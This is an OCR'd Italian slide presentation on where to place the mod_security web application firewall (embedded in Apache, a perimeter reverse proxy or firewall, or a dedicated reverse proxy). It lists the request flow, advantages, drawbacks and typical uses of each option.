
- server stand-alone (“bastion host”, housing, server interno, etc.)
- realtà a budget limitato
- qualora non sia possibile modificare la struttura di rete

Vantaggi

- riduzione dei costi e delle infrastrutture
- struttura di rete semplice
- apache chroot
- niente complicazioni per ssl, gz e log
- protezione vs tutto il traffico di rete

Esempi di utilizzo

direttamente sul web server, come modulo di Apache



Flusso


- apache: riceve la richiesta (ssl, gz)
- mod_security: normalizzazione, filtri, log
- altri moduli: input
- applicazione web input/output
- altri moduli: output
- mod_security: filtri output, log
- apache: output (gz, ssl)

Svantaggi

- ulteriore componente potenzialmente vulnerabile sul server stesso
- necessità (anche) di Apache
- un'installazione per ogni server web

Esempi di utilizzo

reverse proxy perimetrale e/o sul firewall stesso



Vantaggi


- struttura di rete semplice
- nessun impatto sulle performance dei web server
- accelleratore ssl, cache, ...
- controllo e filtro centralizzati
- separazione reti (se proxy “puro”)
- gestione “emergenze”

Utilizzi tipici

- bassa criticità di sicurezza[*]
- realtà a budget limitato[*]
- qualora vi sia poca visibilità (management, controllo, etc.) sui server web nel perimetro (enterprise, università, PA, etc.)

Esempi di utilizzo

reverse proxy perimetrale e/o sul firewall stesso



Flusso


- rev. proxy (apache): riceve la richiesta (ssl, gz)
- mod_security: normalizzazione, filtri, log
- mod_proxy: (ev.) richiesta al server reale

- server/applicazione web input/output

- mod_proxy_html: riscrive url
- mod_security: filtri output, log
- rev. proxy: output (gz, ssl)

Esempi di utilizzo

reverse proxy perimetrale e/o sul firewall stesso



Svantaggi


- mancanza di protezione traffico dmz/dmz e altro traffico non concentrato sul fw stesso
- single point of failure
- eventuali complicazioni per ssl, gz e log
- (ev.) dati in chiaro al web server

[*]: Unico firewall con proxy integrato

- servizio potenzialmente vulnerabile sul principale strumento di filtro della rete
- performance
- in generale, sconsigliabile

Esempi di utilizzo

reverse proxy “dedicato”



Vantaggi

- estrema separazione delle reti
- diversificazione livelli protezione e filtro

Utilizzi tipici

- alta criticità di sicurezza
- server/software/applicazioni untrusted
- enterprise, banking, ...

Svantaggi

- complessità rete
- problematiche comunicazione con altri server (n-tier, db, etc.)